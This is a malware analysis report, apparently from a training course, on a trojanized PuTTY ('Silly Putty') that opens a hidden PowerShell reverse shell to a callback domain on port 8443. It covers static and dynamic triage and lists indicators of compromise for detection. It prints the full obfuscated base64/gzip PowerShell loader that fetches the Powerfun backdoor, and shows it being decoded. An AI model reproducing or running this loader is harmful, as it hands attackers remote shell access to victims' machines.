

Practical Malware Analysis & Triage

Malware Analysis Report

Silly Putty - Remote Access Trojan (RAT) Malware

Jan 2023 | 0x5h1nIGaMi | v1.0

Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition	4
putty.exe	4
PowerShell Command	5
Powerfun Script	5
Basic Static Analysis	6
Obtain File Hash	6
VirusTotal Analysis	6
Floss Analysis	7
Decoding PowerShell Base64 Command	7
Basic Dynamic Analysis	9
Initial Run	9
Process Explorer	9
Wireshark	10
Process Monitor and TCPView	11
Remote Connection	11
Indicators of Compromise	13
Network Indicators	13
Host-based Indicators	13
Appendices	16
A. Yara Rule	16
B. Callback URLs	17
C. Powerfun	18

Executive Summary


SHA256 hash	0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
-------------	--

On January 5th, 2023, the incident response (IR) team submitted a sample, which was the PuTTY application, to the malware reverse engineering department. The help desk received a few calls from various IT administrators stating that their Putty application was crashing and a blue screen was quickly flashing on their screen. The analysis concluded that this sample of the PuTTY application is a Remote Access Trojan (RAT) malware that uses PowerShell to create a backdoor connection to the URL listed in Appendix B. Furthermore, this malware sample will be referred to as “Silly Putty” throughout the report.

YARA signature rules are attached in Appendix A. The malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

When Silly Putty is launched, it will open a normal looking putty configuration window; however, a PowerShell base64 encoded command will execute in the background. When the base64 encoded command is decoded, it executes a PowerShell script named “powerfun”, which sets up the remote connection to the callback URL (bonus2[.]corporatebonusapplication[.]local) over port 8443.



Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe

The executable that runs a PowerShell command when executed

PowerShell Command

A PowerShell command is embedded within putty.exe which will decode and run a base64 command

```
powershell.exe -nop -w hidden -noni -ep bypass "&{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String ('H4sIAQOW/UWECAS1W227jNhb991cMXHUtIRbhdBdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBntUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TFU4S3QWZYi19B57IB5vA2DC/iCm/Dr/G9KgsLJLscvdIVGqInRj0r9Wpn8qfAF5F7TIdCQxMScpzRz4W1Z4EFrLMV2R55pGH1LUut29g3EvE6t8vj1+ZhKuvKr/9NWy5Tfz7xIrFaUj/1jaawy1vgz4aXY8EzQpJQGzqcUDJUCR88KJENGfUcvfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WkK0/ofzChNlyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhK1qdQ2notcnroSXbT0Roxhro3Dqhx+BWx/G1yJa5QKTxExFLdK/hLya0wCdeecF2pImJC5kFRj+U7zPEsZtUJjmwA06/Ztgg5Vp2JWaY10Zd0oohLTgXEPH/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp84XNCv+iWZqU2U0y+aUPcyC4AU4ZFTope1nazRSb6QsaJw84arJtU3mdL7TOJ3NPPtrm3VayHBgnqcFhwd7xzfydp72pxq3m1BnIrGtC4H+iqPr68DW4JPV8bu3pqXFR1X7JF511oEs0DfaYBgg1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUxujm845SHIdzK9X2rwoGcg/c/vx8pk0KJhYbIUWJjgJGNaDUNVSDQB1piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z661XTsxcG3eWG7cvyAHn27HwVp+FvKJsaTBXTiH1h33UaDhw7eMfrFGA1N1W6/2FDxd87V4wPBqmxu1eh74GV/PKRvYqI3jqF61yiuBFVOWdkTPXS5Hsfe/+7dJtImqHve2k5ASX5N6S3X3V8Hw29817sAgg5wuCkt1cWP1Ytk8prV5tbHFaF1C1euZQbL2b8qYXS8ub2V01znQ54afCsrcy2sFyeFADCEkVXzocf372H3/ha6LDyCo6KI1dDKAmphRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVipR+8hOCi/WIGf9s5NaT/1D6lm++0TrtVTgantvmcFwp5uLXdGnSXTZQhS6f5h6lItcjry9N8eXQ0XxyH4r1rE0J3L9kF81/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())"
```

Fig 1: PowerShell base64 command

Powerfun Script

The powerfun script creates the remote connection to the callback URL over port 8443. Appendix C shows the full Powerfun script.

Basic Static Analysis

The following methods were performed for basic static analysis:

1. Obtained SHA256 hash value
2. Researched hash value within Virustotal
3. String analysis with Floss

Obtain File Hash

Used PowerShell to obtain the sha256 hash values for Silly Putty.

```
PS > Get-FileHash .\putty.exe
```

Algorithm	Hash	Path
SHA256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83	.\putty.exe

Fig 2: SHA256 Hash Value

VirusTotal Analysis

Used VirusTotal to lookup the hash value to see if it matched any known malicious samples.




Fig 3: VirusTotal Results

Figure 3 shows that 59 security vendors flagged this hash value to a known malicious sample. VirusTotal also provided the date that this sample was first seen in the wild which was July 10th, 2021.

Floss Analysis

Floss was used to extract strings from Silly Putty and the results were analyzed. Floss showed that a PowerShell command was embedded within the application, Figure 1.

Decoding PowerShell Base64 Command

The output of the Floss results were copied to Remnux so that the base64 command could be decoded. When decoding the base64 command the results were stored in a new file, named "out.txt". Used the file command to determine the file type for out.txt, which identified it as a gz file (aka gunzip). Used the mv

command to change the file extension to “gz” then used gunzip to unzip the file. The unzip file showed that the base64 command was the Powerfun script, Figure 4 and Figure 5.

```
remnux@forensics: ~/Desktop
remnux@forensics:~/Desktop$ echo 'H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYZ
UyqZKUL0j87yUlyPLjBNTUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz65QHCW8g0u6RvldymTX6RhNpLPB4TFu4530WZYl19
B57IB5vA2DC/iCm/Dr/G9kGSLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZR4WLZ4EfrLMV2R55pGHLUut29g3EvE6t8w
jl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QHlZ2pW
2WKK0/ofzChNyZ/ytiWysFe0CtyITL05j9suHDz+dGhKLqdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLya0
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmwA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+lwZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J
3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTCH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEs0DfaYBqqlGnrLpyBh3x9bt
+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhybIUWJjgJGNaDUVSDQB1p1Q037HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJEWG7cvyAHn27HMVp+FvKJsaTBXTiHlH33UaDww7eMfrfGA1NlWG6/2FDxd87V4wPBqmxule
H74GV/PKRvYqI3jqFn6lyiuBFVOWdkTPXSShsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wucltlcWPIYtk8prV5tbHF
aFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrCy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmPHRuSv1MC6DV0thaIh1IKOR
3MjoK1UJfnhGVIPr+8h0Ci/WIGf9s5naT/1D6Nm+0TrtVTgantvmcFWpSuLXdGnsXTZQJhS6f5h6Ntcjry9N8exQOxxyH4rirE0
J3L9kF8i/mtl93dQkAAA==' | base64 -d > out.txt
remnux@forensics:~/Desktop$ file out.txt
out.txt: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix,
original size modulo 2^32 2421
```

Fig 4: Base64 Decode - 1 of 2

```
remnux@forensics:~/Desktop$ mv out.txt out.gz
remnux@forensics:~/Desktop$ gunzip out.gz
remnux@forensics:~/Desktop$ ls
out  ps.txt
remnux@forensics:~/Desktop$ file out
out: ASCII text
remnux@forensics:~/Desktop$ cat out
# Powerfun - Written by Ben Turner & Dave Hardy
```

Fig 5: Base64 Decode - 2 of 2

Basic Dynamic Analysis

Initial Run

When first executing Silly Putty, a blue screen quickly flashes and then the PuTTY configuration window appears as normal.




Fig 6: Silly Putty Executed

Process Explorer

Process explorer showed that Silly Putty spawns PowerShell as a child process when it is launched.





Fig 7: Silly Putty spawning PowerShell

Wireshark

Wireshark was used to capture the traffic between the malware analysis machine and Remnux when executing Silly Putty. After executing Silly Putty, a DNS request was made to bonus2[.]corporatebonusapplication[.]local.



Silly Putty-RAT Malware


Jan 2023

v1.0

Fig 8: DNS Request to callback URL


Process Monitor and TCPView

Process monitor and TCPView show PowerShell executing and attempting to make a remote connection over port 8443.



Time ...	Process Name	PID	Operation	Path	Result	Detail
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:5...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:15:0...	powershell.exe	4784	TCP Disconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...

Fig 9: PowerShell making remote connection



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
powershell.exe	368	TCP	Syn Sent	10.10.10.4	50726	10.10.10.3	8443	12/31/2022 11:34:09 AM	powershell.exe

Fig 10: TCPView showing PowerShell making connection

Remote Connection

Silly Putty makes a reverse connection and this was briefly demonstrated using Remnux. On Remnux, the following changes were made:

- Added the callback URL to the hosts file
- Set up a netcat listener on port 8443

After the netcat listener was set up, Silly Putty was executed and a remote connection was made to Remnux, Figure 11.

```
remnux@forensics: ~
remnux@forensics:~$ nc -lvp 8443
Listening on 0.0.0.0 8443
Connection received on 10.10.10.4 50631
+++++J+++A&+++@+Y;4+++W+++5*+,+e0+/+++$+#+(+'+
+
++++=<5/
l+)&bonus2.corporatebonusapplication.local
```

Fig 11: Remote Connection Port 8443

Wireshark shows the connection to the Remnux machine on port 8443 after Silly Putty was executed, Figure 12.




Figure 12. Wireshark Capture Remote Connection

Indicators of Compromise

Network Indicators

When Silly Putty is executed the following network indicators have been observed and should be used for further threat hunting and incident response actions.

Domain	Port
bonus2[.]corporatebonusapplication[.]local	53
bonus2[.]corporatebonusapplication[.]local	8443

Host-based Indicators

The following host-based indicators for further threat hunting and incident response actions.

1. Hash values:
 - a. md5: 334a10500feb0f3444bf2e86ab2e76da
 - b. sha256:
0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A1
67F93CEA6EE83
2. Putty launching PowerShell as a child process
 - a. Use Windows Event Log 4688 or Sysmon Event 1 for process creation
3. PowerShell executing suspicious commands/scripts
 - a. Use Windows Event Log for PowerShell. Event ID 4104 (PS Script Execution) to identify potential malicious PowerShell commands executing




Fig 13: Event ID 4104-PS executing base64 command

